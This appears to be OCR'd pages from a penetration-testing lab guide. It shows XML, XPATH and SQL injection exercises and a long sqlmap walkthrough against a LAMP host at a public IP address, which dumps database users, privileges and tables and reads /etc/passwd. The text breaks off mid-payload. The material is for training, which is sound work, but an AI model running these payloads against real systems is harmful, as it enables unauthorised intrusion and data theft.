
Lab 22: XML Payload

Enter the following in the User name field for creating a new user

Test" Name="Test




The application will throw an error page



Lab 23: File Disclosure


Accessing NewsLetter page after logging in

http://54.149.82.150/UsersNewsLetters.aspx



Clicking on date sends file name from client to server. Tampering this file name


c%3A%5Cinetpub%5Cwwwroot\Search.aspx




Displaying source code from file

Lab 24: More SQL Injection

Clicking on Book Detail shows information for particular book
54.149.82.150/bookdetail.aspx?id=1




Changing parameter value shows all books
54.149.82.150/bookdetail.aspx?id=1+OR+1=1




Lab 25: XPATH Injection

Entering XPATH query in login page

' or '1' = '1



Application logs in as first user (Here as Mike)




Lab 26: Attacking a LAMP Host

Linux, Apache, MySQL, PHP (LAMP for short) is a common architecture you'll run into on pentests. The union based sql injection that you have learned is what you'll use against LAMP hosts. This particular injection is good for training because the common union won't work forcing you to use blind sql injection.

Let's do it with sqlmap.

Lab 26a: SQLMap Against a LAMP Host

cd /home/strategicsec/toolz/sqlmap-dev/



python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" -b -v 3

```
GET parameter 'lap' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection points with a total of 40 HTTP(s) requests:
---
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:32:23] [INFO] the back-end DBMS is MySQL
[11:32:23] [INFO] fetching banner
[11:32:23] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(VERSION() AS CHAR),0x20),0x716577
6471),NULL,NULL,NULL#
[11:32:23] [DEBUG] performed 1 queries in 0.79 seconds
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
banner:    '5.1.71'
[11:32:23] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --current-user -v 3

```
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:35:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:35:16] [INFO] fetching current user
[11:35:16] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(CURRENT_USER() AS CHAR),0x20),0x7
165776471),NULL,NULL,NULL#
[11:35:17] [WARNING] reflective value(s) found and filtering out
[11:35:17] [DEBUG] performed 1 queries in 0.80 seconds
current user:    'root@localhost'
[11:35:17] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'

[*] shutting down at 11:35:17
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --current-db -v 3

```
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:36:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:36:05] [INFO] fetching current database
[11:36:05] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(DATABASE() AS CHAR),0x20),0x71657
76471),NULL,NULL,NULL#
[11:36:06] [WARNING] reflective value(s) found and filtering out
[11:36:06] [DEBUG] performed 1 queries in 0.80 seconds
current database:    'laptop_tab'
[11:36:06] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'

[*] shutting down at 11:36:06
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --privileges -v 3

```
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
[*] 'root'@'localhost' (administrator) [27]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE

[11:36:54] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --dbs -v 3

```
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:37:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:37:43] [INFO] fetching database names
[11:37:43] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(schema_name AS CHAR),0x20),0x7165
776471),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SCHEMATA#
[11:37:44] [WARNING] reflective value(s) found and filtering out
[11:37:44] [DEBUG] performed 1 queries in 0.86 seconds
available databases [4]:
[*] information_schema
[*] laptop_tab
[*] mysql
[*] test

[11:37:44] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --tables -v 3

```
Database: laptop_tab
[6 tables]
+---------------------------------------+
| laptop_info                           |
| order_information                     |
| registeration                         |
| resume                                |
| upload                                |
| users                                 |
+---------------------------------------+

Database: information_schema
[28 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLES                                |
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --file-read=/etc/issue -v 3

```
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:40:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:40:03] [INFO] fingerprinting the back-end DBMS operating system
[11:40:03] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,(CASE WHEN (0x57=UPPER(MID(@@version_compile_
os,1,1))) THEN 1 ELSE 0 END),0x7165776471),NULL,NULL,NULL#
[11:40:04] [WARNING] reflective value(s) found and filtering out
[11:40:04] [DEBUG] performed 1 queries in 0.94 seconds
[11:40:04] [INFO] the back-end DBMS operating system is Linux
[11:40:04] [DEBUG] going to read the file with a non-stacked query SQL injection technique
[11:40:04] [INFO] fetching file: '/etc/issue'
[11:40:04] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(HEX(LOAD_FILE(0x2f6574632f6973737
565)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:40:05] [DEBUG] performed 1 queries in 0.83 seconds
do you want confirmation that the remote file '/etc/issue' has been successfully downloaded from the back-end DBMS file
 system? [Y/n] y
[11:40:07] [DEBUG] checking the length of the remote file /etc/issue
[11:40:07] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(LENGTH(LOAD_FILE(0x2f6574632f6973
737565)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:40:08] [DEBUG] performed 1 queries in 0.93 seconds
[11:40:08] [INFO] the local file /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_issue and the rem
ote file /etc/issue have the same size
files saved to [1]:
[*] /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_issue (same file)

[11:40:08] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'

[*] shutting down at 11:40:08
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --file-read=/etc/passwd -v 3

```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:41:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:41:09] [INFO] fingerprinting the back-end DBMS operating system
[11:41:09] [DEBUG] performed 0 queries in 0.00 seconds
[11:41:09] [INFO] the back-end DBMS operating system is Linux
[11:41:09] [DEBUG] going to read the file with a non-stacked query SQL injection technique
[11:41:09] [INFO] fetching file: '/etc/passwd'
[11:41:09] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(HEX(LOAD_FILE(0x2f6574632f7061737
